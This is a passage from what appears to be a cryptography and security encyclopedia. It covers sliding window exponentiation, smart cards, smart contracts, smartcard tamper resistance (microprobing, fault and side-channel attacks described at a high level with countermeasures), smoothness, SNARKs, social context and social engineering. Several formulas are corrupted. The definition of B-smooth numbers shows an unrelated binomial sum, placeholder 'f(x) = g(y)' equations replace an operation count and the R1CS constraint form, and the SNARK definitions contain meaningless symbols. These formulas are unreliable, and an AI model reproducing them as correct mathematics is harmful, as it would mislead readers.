$A \leftarrow g$
for $i = 0$ to $l - 1$ **do**
 if $e_i \neq 0$ **then**
 $B_{e_i} \leftarrow B_{e_i} \circ A$
 if $i < l - 1$ **then**
 $A \leftarrow A \circ A$

{Now $g^e = \prod_{d \in \{1,3,\ldots,2^k-1\}} B_d^d$; this can be computed as follows:}

for $d = 2^k - 1$ to 3 step -2 **do**
 $B_{d-2} \leftarrow B_{d-2} \circ B_d$
 $B_1 \leftarrow B_1 \circ (B_d \circ B_d)$
return B_1

Again, in practice it is not necessary to completely derive the representation $e_{l-1}, \ldots, e_0$ before starting the exponentiation; here, right-to-left scanning can be used to determine it digit by digit when it is needed. The algorithm as written can be optimized similarly to the right-to-left 2^k-ary exponentiation method to avoid (at least) 2^{k-1} applications of the group operation. The idea used to perform sliding window exponentiation in right-to-left fashion is due to Yao (1976); the sub-algorithm shown above for computing $\prod_{d \in \{1,3,\ldots,2^k-1\}} B_d^d$ is due to Knuth (1998), answer to exercise 4.6.3-9].

The number of group operations performed during a sliding window exponentiation with maximum window width k depends on the length l of the sliding window representation and on the number of digits in the representation $e_{l-1}, \ldots, e_0$ that are nonzero. For any b-bit exponent ($2^{b-1} \le e < 2^b$), the length l is bounded by $b - k < l \le b$. Assume that left-to-right or right-to-left scanning is performed on a sequence of independently and uniformly random bits; then a new window will be started on average every $k + 1$ bits. For b-bit exponents, one bit is necessarily nonzero, and both scanning techniques will usually have an unused part in the final window when the end of the exponent is reached. The expected number of

nonzero values among $e_{l-1}, \ldots, e_0$ for random b-bit exponents lies between $b/(k+1)$ and $1 + (b-1)/(k+1)$.

Using the upper bounds to derive estimates for average performance that are on the safe side (i.e., slightly pessimistic) gives b squaring operations (one time $g \circ g$ and $b - 1$ times $A \circ A$) and

$$2^{k-1} - 1 + \frac{b-1}{k+1}$$

general group operations for left-to-right sliding window exponentiation, or

$$f(x) = g(y).$$

squaring operations ($b - 1$ times $A \circ A$ and $2^{k-1} - 1$ times $B_d \circ B_d$) and

$$\underbrace{1 + \frac{b-1}{k+1}}_{\text{loop over } i} + \underbrace{2 \cdot \left(2^{k-1} - 1\right)}_{\text{loop over } d} - \underbrace{2^{k-1}}_{\text{optimization}}$$
$$= 2^{k-1} - 1 + \frac{b-1}{k+1}$$

general group operations for right-to-left sliding window exponentiation with the optimization explained above.

In some groups, such as those employed in elliptic curve cryptography, computing inverses of elements is a very fast operation. For such groups, better performance than with ordinary sliding window exponentiation can often be obtained by using signed digit exponentiation instead.

Applications

Exponentiation is frequently used in public key cryptography. Applications for which the sliding window method is particularly well suited include verification in the RSA digital signature scheme.

Smart Card

Marijke De Soete[133] ✉
(133) Security4Biz, Oostkamp, Belgium

Synonyms

Chip card; Integrated circuit card

Definition

A smart card is a credit card–sized token containing a microprocessor enabling it to process and store information, to support single or multiple applications, and to operate both off-line and on-line.

Background

In 1968, German rocket scientist Helmut Gröttrup and his colleague Jürgen Dethloff invented the automated chip card, receiving a patent applied for in 1968 and granted only in 1982, while working for the German company Giesecke & Devrient. The first mass use of the cards was a Télécarte for payment in French pay phones, starting in 1983.

French inventor Roland Moreno patented the memory card concept in 1974. In 1977, Michel Ugon from Honeywell Bull invented the first microprocessor smart card.

Theory

A smart card, chip card, or integrated circuit card (ICC) is any pocket-sized card with embedded integrated circuits which can process data. This implies

that it can receive input which is processed – by way of the ICC applications – and delivered as an output. There are two broad categories of ICCs. Memory cards contain only nonvolatile memory storage components, and perhaps some specific security logic. Microprocessor cards contain volatile memory and microprocessor components. The card is made of plastic, generally PVC, but sometimes ABS. The card may embed a hologram to avoid counterfeiting. During the last decade, smart cards became available with new features such as a display or a keypad.

Two main categories of smart cards exist: contact cards, whereby the card and the card reader (which may be integrated in for instance a PC) are in contact during the operation/transaction, and contactless cards such as proximity and vicinity cards, where the card and the card reader communicate with each other over a short distance.

Smart cards and the related communication technologies used are standardized under ISO/IEC.

EMV is the standard adopted by all major issuers of payment cards based on chip technology while the SIM/UICC is the smart card used for mobile communications.

Applications

Smart cards are an important enabler of e- and m-business applications, particularly because they can be used to hold authentication information such as a user's private key in a PKI infrastructure scheme or a user's biometric template. The card or card application may be activated/approved by the use of a cardholder verification method (CVM) such as a PIN or biometric sample, thus avoiding security issues associated with transmitting authentication credentials over computer networks. Smart cards may also be used in a wide variety of applications such as financial services, mobile services, transport, loyalty, authentication (e.g., for access control), and eID.

Definition

A *smart contract* is a program for a programmable cryptographic protocol. The behavior of a programmable protocol – in contrast to an application-specific protocol – can be adapted to meet the requirements of a variety of different applications. This is achieved by way of application-specific programs that use the protocol's cryptographic primitives to ensure that the parties interacting through such an application adhere to its rules. Smart contracts can thus be regarded as an integrated representation and enforcement mechanism for the rules governing the interaction of the parties participating in the customized protocol. For example, a programmable protocol for financial smart contracts can be instantiated to meet the requirements of a range of financial instruments by way of different smart contracts.

The most widely studied and applied form of protocols that support smart contracts is *blockchain protocols*, such as those of *Bitcoin* and *Ethereum*. In that context, a smart contract is a computable function that serves to witness the validity of admissible state transitions of a distributed ledger, such as a blockchain or a blockchain-anchored state channel. More specifically, the smart contract is executed to assess the validity of candidate transactions for inclusion into the ledger. Smart contract execution may optionally compute information that is included into the

witnessed state transition; in other words, contract execution may either purely serve as a witness of transaction admissibility or may additionally compute information to be included into the ledger state.

Background

The term smart contract was introduced by Szabo (1997) to mean "a set of promises, specified in digital form, including protocols within which the parties perform on these promises." This abstract idea was given concrete form by Miller et al. (2001), who introduced the programming language *E*, implemented on top of the cryptographic communication protocol *Pluribus*. This system did provide a concrete programmable cryptographic protocol to implement smart contracts and had the explicit goal of avoiding the design of new special-purpose cryptographic protocols on a per application basis.

This aspiration was later transferred to the blockchain space through the design of the *Ethereum* blockchain (cf. (Antonopoulos and Wood, 2018)) where a *contract* refers to a program-controlled cryptocurrency *account* – as opposed to *externally owned accounts* that are controlled by key pairs. A contract in Ethereum is thus literally a program executing in a sandbox exposing an application programming interface (API) to participants (both external and other contract accounts) that like to interact with the encoded application-specific protocol. The characteristics of the Ethereum blockchain ensure properties such as liveness and safety.

In recent years, a plethora of proposals for blockchains and smart contract systems has sought to improve this initial work in a range of dimensions, including efficiency, security, and usability. The common theme remains a distributed ledger whose state transitions are verified by programs implementing smart contracts, which optionally may enrich the ledger state with additional information computed during smart contract execution. For a recent survey, refer to Rouhani and Deters (2019).

Theory

Various computational models have been proposed for smart contracts, including process calculi, deontic logics, and rewrite systems. Due to the significant number of successful high-value attacks on existing smart contracts on Ethereum, most theoretical work focuses either on the

application of formal methods and program analysis to smart contracts on Ethereum or on new languages to express smart contracts such that it is easier to reason about their safety and security. In most cases, work on new languages either is also specific to Ethereum or concentrates purely on the language aspects without considering a ledger or protocol. Miller et al. (2018) and Rouhani and Deters (2019) cover many of these approaches.

Given the concurrent transactional nature of smart contracts, *state-transition systems*, such as *deterministic automata*, lend themselves to be a versatile abstraction characterizing the semantics of smart contracts, where the underlying cryptographic primitives and blockchain ledger rules ensure properties, such as the automata's integrity, security, liveness, fairness, and so forth. In particular, state-transition systems help to bridge the differences between the two main competing ledger models, namely, the *UTXO (unspent transaction output)* model introduced by Bitcoin and the *account model* introduced by Ethereum. Specifically, Andrychowicz et al. (2014) use timed automata to formalize contracts on Bitcoin, within Bitcoin's severely restricted computational model. Sergey et al. (2019) capture with *Scilla* the full expressiveness of Ethereum-like account-based smart contracts as state-transition systems. Bridging the gap, Chakravarty et al. (2020) generalize Bitcoin's approach to the rich computational structures that were previously limited to Ethereum-style ledgers by establishing a formal connection between a specific form of deterministic state machines and sequences of transactions on an extended UTXO ledger.

Application

The currently most significant use of smart contracts is in combination with cryptocurrencies for the implementation of self-enforcing financial contracts and, more broadly, for *decentralized finance (DeFi)* – that is, payment infrastructure, exchanges, lending pools, stablecoins, and so forth. Werner et al. (2021) provide a comprehensive overview. Other proposed and largely experimental application areas of smart contracts include the tokenization of real-world assets (including anti-counterfeiting and track-and-trace solutions), identity management, voting, and business process management. A variety of examples is discussed by Rouhani and Deters (2019).

Open Problems and Future Directions

The area of smart contracts is still immature and fragmented. There remain many open questions with respect to what constitutes a convenient, safe, and secure smart contract language. Moreover, it is still unclear how to best model their semantics, such that it accounts for the properties of the underlying cryptographic protocol. More fundamentally, smart contracts call for a synthesis of methods from programming languages, cryptography, and distributed systems, whereas most research so far has concentrated on one or the other. An increasingly important and active area of investigation is cryptographic methods that provide partial or full privacy for smart contracts on public blockchains.

Smartcard Tamper Resistance

Markus G. Kuhn[135] ✉
(135) Department of Computer Science and Technology, University of Cambridge, Cambridge, UK

✉ **Markus G. Kuhn**
Email: mgk25@cl.cam.ac.uk

Definition

Tamper-resistant cryptographic modules are devices intended for applications that need to protect stored cryptographic keys and intermediate results of algorithms against unauthorized access.

Theory and Applications

The most popular portable form is the smartcard, which has the form of a banking plastic card with embedded microcontroller. The typical interfaces are either five visible electrical contacts (for ground, power supply, reset, clock, and a bidirectional serial port) or an induction loop. Typical smartcard processors are 8-bit microcontrollers with a few hundred bytes of RAM and 4–64 kilobytes of ROM or nonvolatile writable memory (NVRAM). Battery-like small steel cans (“crypto buttons”), CardBus/PCMCIA modules, and various PCI plug-in cards for non-portable applications are other popular form factors for tamper-resistant modules.

Smartcards are used in applications with both tamper-resistance and tamper-evidence requirements. Tamper resistance means that stored information must remain protected, even when the attacker can work on several samples of the module undisturbed for weeks in a well-equipped

laboratory. Tamper evidence is a weaker requirement in which the regular holder of the module must merely be protected against unnoticed access to information stored in the module.

One common application for tamper-resistant smartcards are pay-TV conditional-access systems, where operators hand out millions of cards to customers, each of which contains the key necessary to descramble some subscription TV service. Pirates who manage to extract the key from one single issued card can use it to produce and sell illicit clone cards. Most proposed forms of digital rights management (DRM) mechanisms are based on some form of tamper-resistant element in the user system.

Examples for smartcard applications where operators can rely more on just a tamper-evidence requirement are digital signature identity cards, banking cards, and GSM subscriber identity modules. Here, stored secrets are specific to a single card or cardholder and can be revoked, should the module get stolen.

There are four broad categories of attacks against tamper-resistant modules:

- *Software attacks* use the normal communication interface of the processor and exploit security vulnerabilities found in protocols, cryptographic algorithms, or the software implementation. Countermeasures involve very careful design and in-depth implementation reviews, possibly augmented by formal techniques.
- *Microprobing* techniques access the chip surface directly, such that the attacker is able to observe, manipulate, and interfere with the integrated circuit. This has been the dominant form of attack against pay-TV conditional-access cards since about 1993. Chemical depackaging (e.g., with fuming nitric acid) is used to dissolve conventional packaging materials without damaging the silicon chip. Microscopes with micromanipulators are then used to place fine tungsten hairs onto micrometer-wide on-chip bus lines, in order to establish an electrical contact between the chip circuits and recording equipment such as digital oscilloscopes. The glass passivation layer that covers the metal interconnects can be broken mechanically or removed with UV laser pulses. The content of the main memory can then be reconstructed from observed on-chip bus traffic, a process that can be simplified by damaging the instruction decoder to prevent the execution of jump commands. Attackers have also succeeded in accessing the memory with

the help of circuitry placed on the chip by the manufacturer for postproduction testing. Modern chips with smaller feature sizes require the use of focused ion-beam workstations. With these, the surface of a depackaged chip can be modified inside a vacuum chamber. A beam of accelerated gallium ions and various added processing gases remove chip material or deposit either conducting and insulating substances with a resolution of tens of nanometers. This not only allows attackers to modify the metal connections between the transistors, effectively to edit the processor design, but also helps in establishing larger probing pads for the connection of recording equipment. Countermeasures involve more difficult-to-remove packaging materials (e.g., silicon, silicon carbide), obfuscated circuits, additional top-layer metal sensor meshes, the careful destruction of test circuitry before the chip is delivered to customers, and the design of instruction decoders that frustrate modifications aimed at simplifying access to all memory locations (Kömmerling and Kuhn 1999).

- *Fault generation* techniques or fault attacks use abnormal environmental conditions to generate malfunctions in the processor aimed at providing additional access. A simple example would be a deliberately caused and carefully timed glitch that disrupts the correct execution of a single security-critical machine instruction, such as the conditional branch at the end of a password comparison. Carefully placed, a single glitch can help to bypass many layers of cryptographic protection. Such glitches have been generated by increasing the provided clock frequency for a single cycle, by brief supply voltage fluctuations, by applying light flashes to the entire chip or single gates, and with the help of electromagnetic pulses. Another class of fault generation attacks attempts to reduce the entropy generated by hardware random-bit generators. For example, where multiple noisy oscillators are used to generate randomness, externally applied electromagnetic fields with carefully selected frequencies can result in a phase lock and more predictable output. Countermeasures against fault generation include adding filters into supply lines, regular statistical checks of random-bit generators, redundant consistency checks in the software, and new logic design techniques that lead to inherently glitch-resistant circuits.
- Eavesdropping or side-channel analysis techniques monitor with high time resolution the characteristics of all supply and interface connections

and any other electromagnetic radiation produced by a processor. A simple example is the determination of the length of the correct prefix of an entered password from the runtime of the string-compare routine that rejects it. This can significantly reduce the average number of guesses needed to find the correct string. The nature of the executed instruction as well as parts of the processed data are evident in the power-supply current of a CPU. A conditional branch that takes effect can easily be distinguished from one that passes through by examining with an oscilloscope the voltage drop over a 10 Ω resistor inserted into the processor's ground connection line. The current consumed by the write operation into memory cells is often proportional to the number of bits that change their value. Even status register flags and Hamming weights of data processed in arithmetic units can show up in power consumption curves. The technique of differential power analysis determines secret-key bits by correlating measured current curves with externally simulated intermediate results of a symmetric cipher. It has been demonstrated as a practical attack technique, even in situations where there has not been a microprobing attack first to disassemble the software in the targeted smartcard. Countermeasures include the addition of filters and shields against compromising emanations, circuitry, and routines for adding random noise and delays, new balanced or dual-rail logic design techniques that lead to inherently less information in the power signal, and algorithmic techniques for reducing the number of intermediate results useful for eavesdroppers.

Microprobing requires time and careful preparation in a laboratory environment and is therefore primarily a challenge of tamper resistance. The other three attack classes are noninvasive and can, with suitable preparation, be performed in just a few seconds with attack equipment that could be disguised as a regular smartcard reader. The holder of the card might not notice such an attack, and then even the tamper evidence would be lost.

Smoothness

Kim Nguyen[136] ✉
(136) Bundesdruckerei GmbH, Berlin, Germany

✉ **Kim Nguyen**
Email: Kim.Nguyen@bdr.de

Definition

A natural number n is called B-smooth if its factorization does not contain any prime factors larger than B, i.e.,

$$\sum_{i=1}^{k} \binom{n}{i}$$

Analogously, we can also consider elements of the polynomial ring $\mathbb{F}_p[x]$. For a polynomial f of degree deg(f) define the norm of f to be $p^{\deg(f)}$. An element of $\mathbb{F}_p[x]$ is called B-smooth if its factorization does not contain any irreducible polynomials of norm greater than B.

Theory

For $t, c \in \mathbb{R}$ such that $0 \le t \le 1$ the complexity–theoretic L-notation is defined by

$$L_x[t, \gamma] = e^{(\gamma + o(1))(\log x)^t (\log\log x)^{1-t}},$$

where $x \to \infty$. Note that for $t = 0$ this equals $(\log x)^\gamma$, while for $t = 1$ we obtain x^γ (neglecting the $o(1)$ term). Hence we see that for values of t between 0 and 1 the function L interpolates between polynomial time and

exponential time behaviour. For these values we say that L is subexponential in x (Subexponential time).

The main observation about the distribution of smooth numbers in an interval $[0, a]$ is that if the smoothness bound B is chosen subexponentially in x, then the probability that a random integer in this interval is B-smooth (or more precisely the inverse of that probability) is also subexponential.

More precisely, set $a = L_x[r, \alpha]$ and $B = L_x[s, \beta]$, where $r, s, \alpha, \beta \in \mathbb{R}_{>0}$ and $s < r \leq 1$, then the probability that a random number in $[0, a]$ is B-smooth is given by

$$L_x[r - s, -\alpha (r - s) / \beta], \tag{1}$$

where $x \to \infty$.

A similar result holds for the polynomial case: Assume $r, s, \alpha, \beta \in \mathbb{R}_{>0}$ such that $r \leq 1$ and essentially $s < r$. Then the probability that a random element of $\mathbb{F}_p[x]$ of norm bounded by $L_x[r, \alpha]$ is $L_x[s, \beta]$–smooth is given exactly by expression (1) (see Odlyzko for details).

Smooth numbers or polynomials are used in the most effective methods to factor natural numbers (Integer factoring) and compute discrete logarithms in finite fields (Discrete logarithm problem). The overall subexponential complexity of these methods is a direct consequence of the fact that the number of smooth elements in a given interval grows subexponentially if the smoothness bound is chosen subexponential as well.

For further background, please see Canfield et al. (1983), de Bruijn (1951), and Ramaswami (1949).

SNARK

Jens Groth[137] ✉
(137) DFINITY, Zurich, Switzerland

✉ **Jens Groth**
Email: jens@dfinity.org
Email: j.groth@ucl.ac.uk

Synonyms

A SNARK is a type of *non-interactive proof*; A zk-SNARK is a type of *non-interactive zero-knowledge proof*; A STARK is a type of SNARK

Background

A SNARK is a non-interactive proof system that makes it possible to construct a succinct proof for a statement being true. SNARK stands for Succinct Non-interactive ARgument of Knowledge (Bitansky et al., 2012) and by definition proofs are small even for large and complex statements. Usually, succinct proofs can be verified with little effort and many definitions of SNARKs also require the verification procedure to be very efficient.

An illustrative use case for SNARKs is verifiable computation, where the correctness of a heavy computation's output can be demonstrated with a succinct proof and verified with much less effort than redoing the computation. If the computation relies on confidential data, it may be appropriate to use a zero-knowledge SNARK (zk-SNARK) where the proof both testifies to the correct computation (based on public data and some confidential data) and at the same time does not reveal anything about the

confidential data that was used. SNARKs have found applications in the blockchain space and zk-SNARKs are for instance used in cryptocurrencies supporting anonymous payments.

Definitions

Let in the following $\mathscr{S}$ be a relation generator, which generates a binary relation *R*. We are interested in SNARKs for statements of the form $x \in L$, where *L* is the language of instances *x* that have a witness *w* such that $(x, w) \in R$. For example, a relation *R* may be defined by a Boolean circuit that takes as input an instance and a purported witness and outputs 1 for accept and 0 for reject. We use a parameter λ to scale security and complexity, intuitively the higher λ is, the more secure the SNARK but the more complex the statements and the more costly the computations may be (throughout, we assume all algorithms are efficient, i.e., run in polynomial time in λ and correspondingly all outputs have polynomial size). We write $k'_x = g(k_x)$ for generating a relation *R* and define $\mathscr{R}_\lambda$ as the set of possible relations $\mathcal{G}_{G,S,}$ may generate.

A SNARK for $\mathscr{S}$ consists of a prover algorithm Prove and a deterministic verification algorithm Verify. A SNARK requires a common reference string σ, which is often described as being the output of a setup algorithm Setup although in practice the common reference string may be generated in other ways, e.g., through secure multi-party computation.

Setup$(R) \to \sigma$*:* Generates a common reference string σ.

Prove$(R, \sigma, x, w) \to \pi$*:* Given a common reference string, an instance *x* and a witness *w* so $(x, w) \in R$ outputs a proof π.

Verify$(R, \sigma, x, \pi) \to d$*:* Given a common reference string, an instance *x* and a proof π outputs a decision *d* to accept or reject.

A SNARK is required to have efficiently computable algorithms and be complete, which means it succeeds on valid instances and witnesses.

Completeness: For all λ, all $g^{x_1 x_2 \cdots x_n}$, and all $(x, w) \in R$, if you run the experiment

$$\sigma \leftarrow \mathsf{Setup}(\lambda)$$
$$\pi \leftarrow \mathsf{Prove}(\sigma, x, w),$$

then

$$\Pr\left[\mathsf{Verify}(\sigma, x, \pi) = \mathsf{accept}\right] = 1.$$

Since a SNARK is a non-interactive proof, it must be *sound*, i.e., it is only feasible to create proofs for $x \in L$. Moreover, it is required of a SNARK that it has the stronger property of being a *proof of knowledge* of a witness w such that $(x, w) \in R$ (and hence $x \in L$). Informally, proofs of knowledge are defined through the ability to extract a witness w from the internal data of any computationally bounded entity that is able to create a valid proof π for an instance x. We may formalize this saying for any efficient adversary $\mathscr{A}$ there exists an efficient extractor $\log q$ so that after the experiment

$$R \leftarrow \mathscr{R}(\lambda)$$
$$\sigma \leftarrow \mathsf{Setup}(R)$$
$$(x, \pi; w) \leftarrow (\mathscr{A}; \mathscr{X}_{\mathscr{A}})(R, \sigma),$$

the probability

$$\Pr\left[\begin{array}{c}\mathsf{Verify}(R, \sigma, x, \pi) = \mathsf{accept} \\ (x, w) \notin R\end{array}\right]$$

becomes negligibly small as λ grows, where we use the notation $\mathbb{F}_2^m = \left\{\mathbf{v}_0, \mathbf{v}_1, \cdots, \mathbf{V}_{2^m-1}\right\}$, for the adversary getting (R, σ) as input and outputting (x, π) and $\log q$ seeing all inputs of $\mathscr{A}$ including randomness and outputting w.

Types of SNARKs

There are two main paradigms for constructing SNARKs: the Fiat–Shamir heuristic and pairing-based SNARKs. The *Fiat–Shamir heuristic* takes as its starting point an interactive proof system where the prover responds to random challenges selected by the verifier. The proof is made non-interactive by replacing the verifier's challenges with outputs of a cryptographic hash function applied to earlier protocol messages. The heuristic assumes the hash function scrambles its input sufficiently for the

output to be as good as a random challenge. Applying the Fiat–Shamir heuristic to a succint interactive proof system (Kilian, 1992; Micali, 2000) yields a SNARK. *Pairing-based* SNARKs (Groth, 2010) on the other hand use techniques from pairing-based cryptography.

There are many variations of SNARKs. We will touch on a few of them and we refer to the ZKProof community reference[1] as an excellent resource to learn more.

- *Statements and R1CS*. There are both SNARKs tailored to specific types of statements and for general statements such as $x \in L$, where L is an NP-complete language. In practice many SNARKs use *Rank-1 Constraint Systems* (R1CS) as a stepping stone. An R1CS is defined over a finite field by n constraints of the form $f(x) = g(y).$ over solutions (s_0, …, s_m). In an R1CS, $s_0 = 1$ is constant, $x = (s_1, \ldots, s_\ell)$ is the instance, and $(s_{\ell+1}, \ldots, s_m)$ represent the witness. An R1CS defines a relation of (x, w) satisfying for all n constraints

$$\sum_{i=0}^{m} a_i s_i \cdot \sum_{i=0}^{m} b_i s_i = \sum_{i=0}^{m} c_i s_i.$$

  Front-end compilers translate statements arising in applications to R1CS instances and for the prover they translate witnesses to satisfying solutions for the R1CS instances. Back-end SNARKs are then used to prove the R1CS instances are part of solutions simultaneously satisfying all constraints.
- *Public or designated verifiability*. Most of the SNARKs in the literature are *publicly verifiable*, which means anybody can use the verification algorithm to check a proof for a statement (and the definitions above are for publicly verifiable SNARKs). There are also *designated verifier* SNARKs where only a specific entity who holds a certain secret key is able to verify the proof.
- *Setup*. SNARKs rely on a setup. In the case of publicly verifiable SNARKs, the setup is usually referred to as a common reference string that is assumed available to all interested parties. Trust in the proofs relies on the proper generation of the common reference string. Uniformly random reference strings can be heuristically generated with a seed for a pseudorandom number generator and trust based on the

assumption that the output looks random. Known pairing-based SNARKs cannot use a uniformly random reference string, and the common reference string needs to have a certain structure. There are, however, secure multi-party computation protocols for generating the common reference string to ensure it is correctly generated and yet no single entity can manipulate it or knows any underpinning secret information. In designated verifier SNARKs, the verifier may be the one who generates a public string the prover uses in the proofs and keeps a secret verification key for herself.

- *Succinctness and preprocessing SNARKs*. A SNARK is said to be *fully succinct* if not only the proof but also the common reference string is succinct. In many SNARKs, the common reference string size is as large as the statement though. These are often referred to as *preprocessing* SNARKs because of the work that goes into generating and communicating the reference string before one can reap the benefits of succinctness.
- *Zero knowledge*. *Zero-knowledge SNARKs* (zk-SNARKs) can be used when the prover wants to keep a witness confidential. The advantage of zk-SNARKs is that they are zero-knowledge proofs, i.e., they are proofs that do not disclose information about the prover's secret witness. Since SNARKs are succinct, there is an information theoretic upper bound to how much they can leak about the witness, and many SNARKs are also zk-SNARKS, so sometimes in the literature it is implicitly assumed a SNARK is also zero knowledge.
- *STARK*. A *STARK* (Scalable Transparent ARgument of Knowledge) is a publicly verifiable SNARK that is (1) scalable, i.e., the prover runs in quasi-linear time and the verifier's running time is independent of the witness size and (2) has a transparent setup, i.e., a uniform random string with no hidden structure.

Applications

SNARKs and zk-SNARKs have existing or proposed applications in many domains.

- *Verifiable computation*. Suppose a client wants to outsource the computation of a program P to the cloud. She provides input x and a server computes the output $P(x) = y$. How can she trust y is correct

without redoing the entire computation? One possibility is that the server in addition provides a proof π that y is correct. Using a SNARK, the proof π is succinct, so it adds very little communication and can be much cheaper to verify than doing the computation, so in terms of resources on the client side the correctness guarantee comes almost for free (the prover has to compute the proof though, so this may affect latency and cost of the service).

- *Privacy-preserving identification*. Privacy-preserving credentials allow users to prove statements about their attributes with minimal disclosure. Zero-knowledge proofs are used as building blocks, instead of revealing her exact age a user may for instance prove a statement "my age is at least 18." When the identification claims are complex it pays off to use zk-SNARKs to reduce the cost.
- *Efficient blockchain with zk-rollups*. Blockchains have found use in building cryptocurrencies by ordering transactions and enabling replicated processing. Depending on the blockchain and cryptocurrency, the fee for including and processing a transaction may be high. To reduce the transaction cost and/or increase throughput, rollups batch multiple transactions together and process them outside the target blockchain submitting only a summary to the blockchain. In zk-rollups, a SNARK is used to validate the summary. Since the machines running the blockchain replicate and store data for a long time, the succinctness of the SNARK and ease of verification is crucial to reduce the load. (The name zk-rollup is a bit misleading since you do not need the SNARK to be zero knowledge to batch transactions together in a verifiable way.)
- *Anonymous cryptocurrencies*. Blockchains are public, but zk-SNARKs have been used to create anonymous payment systems. Zcash for instance associates each coin with a unique serial number, which is only known to the owner. When the owner spends a coin, she reveals the serial number, so it can be publicly verified the coin has not been spent before. And to ensure the spender does not just invent a fake serial number, the spender must give a zk-SNARK proof that the serial number matches an existing coin. The zero-knowledge property keeps it secret which pre-existing coin is being spent by just demonstrating that the serial number belongs to one of many existing coins. Succinctness is important here, since even if the anonymity set consists of many coins, the proof, and hence the spending transaction, is succinct and cheap to verify.

- *Compliance and auditing*. Consider a hedge fund that has a proprietary trading strategy that it does not want to disclose. At the same time, the investors may fear that the fund is a Ponzi scheme. A financial summary with a zk-SNARK proof of correctness may prove both that the fund is solvent, putting investors at ease, and at the same time not reveal the exact position the fund holds.

Social Context in Security and Privacy

Diana L. Burley[138] ✉
(138) American University, Washington, DC, USA

✉ **Diana L. Burley**
Email: dburley@american.edu

Synonyms

Milieu; Social environment; Sociocultural factors

Definition

Social context is the setting – the combination of social, political, cultural, economic, technological, and physical conditions, that guides action. Social context is driven by both objective environmental factors and an individual's subjective perception of them.

Background

Social context influences user behavior across all environments. In digital environments, the absence of social context cues can reduce the user's ability to determine appropriate behavior (Kiesler et al. 1984). As the "Internet of Things" continues to grow at an exponential pace, the absence of clear behavioral guidance along with a blurred perception of ownership further decreases the clarity of behavioral expectations related to securing these devices. Becuase security in cyberspace is inherently cooperative and dependent upon individual action (Camp 2011), social conext can impact cybersecurity.

Theory and Application

Various theoretical frameworks highlight the role of social context insecuring cyberspace.

Protection Motivation Theory (Rogers 1983) offers insight on the components of fear appeals, the process through which these components influence action, and the method through which information is gathered to enable the process. Using an extended version of PMT that explores both self-efficacy and social factors, Johnston and Warkentin (2010) and Anderson and Agarwal (2010) highlight aspects of social context – the role of social influence and psychological ownership, on security behavior. Social influence drives security behavior. However, because users typically belong to multiple social groups, they can experience conflicting social pressures. Moreover, perceptions of psychological ownership may alter the salience of group influence.

Thompson et al. (1991) use the Triandis (1980) conceptualization of social factors to examine the role of social influence on security behavior. Here, social factors are one's "internalization of the reference groups' subjective cutture, and specific interpersonal agreements that the individual has made with others, in specific social situations" (p. 210). The subjective culture includes social norms, values, and roles.

Roles, whether defined by position, expertise, or some other factor, shape the parameters of social context. Even in a simplified form of novice or expert users in cyberspace, the mental models associated with these different roles can guide perceptions of appropriate security behavior. As discussed in Asgharpour et al. (2007), actions taken in response to security risk communication can be driven by role-based mental models rather than the objective assessment of truth. The efficacy of the communication, as evidenced by the resulting user action, is driven by the individual's perception of environmental risk. That perception is shaped in part by the social context experienced through the lens of an user's role within the environment.

Open Problems and Future Directions

Advanced data analytics and artificial intelligence techniques will increasingly drive the development of context aware systems. These

dynamic systems provide users with customized services based on needs and a range of environmental factors. As developers explore architectures to leverage advancements in cognitive-based technologies, data sources that incorporate differential roles and social contexts may enhance security and functionality.

Socially oriented cybersecurity research should continue to combine the investigation of human factors within the social context that frames action. Specific studies should explore how changes related to enhanced capability of IoT devices, perceptions of ownership, and nuances of social context drive tensions between security and convenience and challenge traditional approaches to cybersecurity awareness.


Synonyms

Deception; Hacking the human; Internet fraud

Definition

Social engineering relies on the psychological manipulation of people and social interaction to influence people to perform actions or divulge confidential information that benefits the attacker. It is often referred to as “hacking the human.”



Background

Many organizations utilize increasingly complex security systems to protect their network perimeters from technological attacks. This has encouraged attackers to explore alternate, nontechnological, ways of compromsing organziations and their information assets. Employees are often seen as the weakest link in an organization’s defence against threats to information assets and it is these employees that are targeted by social engineers.

Theory

Social Engineering Attack Cycle

There is a typical sequence to social engineering attacks, commonly referred to as the social engineering attack cycle as defined by Mitnick and Simon (2002). The attack cycle includes research (information gathering), develop rapport and trust (relationship), exploitation of trust, and execution (utilization of information). The social engineering attack cycle is shown in Fig. 1.

Social Engineering, Fig. 1 Social engineering attack cycle. (Adapted from Mitnick and Simon 2002)

The initial step of a social engineering attack cycle is research where the attacker gathers information about a specific target to gain credibility and to establish a trust relationship. The information, acquired through a variety of means, is used by an attacker in the second step of the attack cycle to gain the trust of the target through developing a relationship or building rapport with the target.


The core of the social engineering attack cycle is the third step of exploitation, where the attacker engages with the target to perform an action for the attacker. These actions are typically linked to malicious activities, most often unbeknownst to the target. Through the fourth step of execution of these actions, the attacker gains access to confidential information or unauthorized system access.

Principles of Persuasion and Social Engineering Triggers

In order for social engineering attacks to be successful, social engineers could exploit several psychological triggers to persuade a person to grant access to information that would otherwise be protected.

In general, there are six principles of persuasion that can be used to describe the tendency of people to react favorably to the stimuli outlined in each principle. These six persuasion principles of Cialdini (1993, 2001) are listed below.

- *Authority*. It is common for people to listen to expert advice from an authority when deciding on an action, influenced by the validity and credibility of the authority figure.
- *Consistency*. People have the desire to uphold their espoused commitments and beliefs, as well as to support these commitments and beliefs with action. If someone is able to convince them that a requested action is in line with their stated commitments, they may be convinced to comply.
- *Liking*. People tend to respond positively to a request from someone they find likeable. There are a number of ways that someone may seem likeable, including background, physical attractiveness, dress, use of praise, and similarity of attitude.
- *Reciprocity*. People tend to respond favorably when they are the recipient of positive behavior, for example, provision of services or the giving of gifts.
- *Scarcity*. If an item or opportunity is perceived to be scarce or exclusive, they are perceived to be more valuable, which could be leveraged into persuading someone to carry out an action.
- *Social proof*. This is the tendency of people to follow the lead of their peers, which leads to willingness to comply with a request if it is believed that their peers will comply with it as well.



While Cialdini encourages the use of these six principles for authentic and genuine influence to lead people to make better decisions, these principles could be used as a basis for manipulation, deception, and control, through social engineering attacks.

Gragg (2003) describes seven psychological triggers that social engineers could exploit to be successful, each of which usually requires the use of deception to convince the victim that the perpetrator is someone they are not. These triggers are:

- *Strong affect*. This is introduced when a social engineer starts the interaction with the target with a statement or a claim that triggers a strong emotional reaction. This may cloud the target's ability to think through the argument presented. Strong effect could include excitement, fear, or panic.
- *Overloading*. Social engineers often present their targets with a large amount of information in a short amount of time, which reduces the target's ability to process the argument.
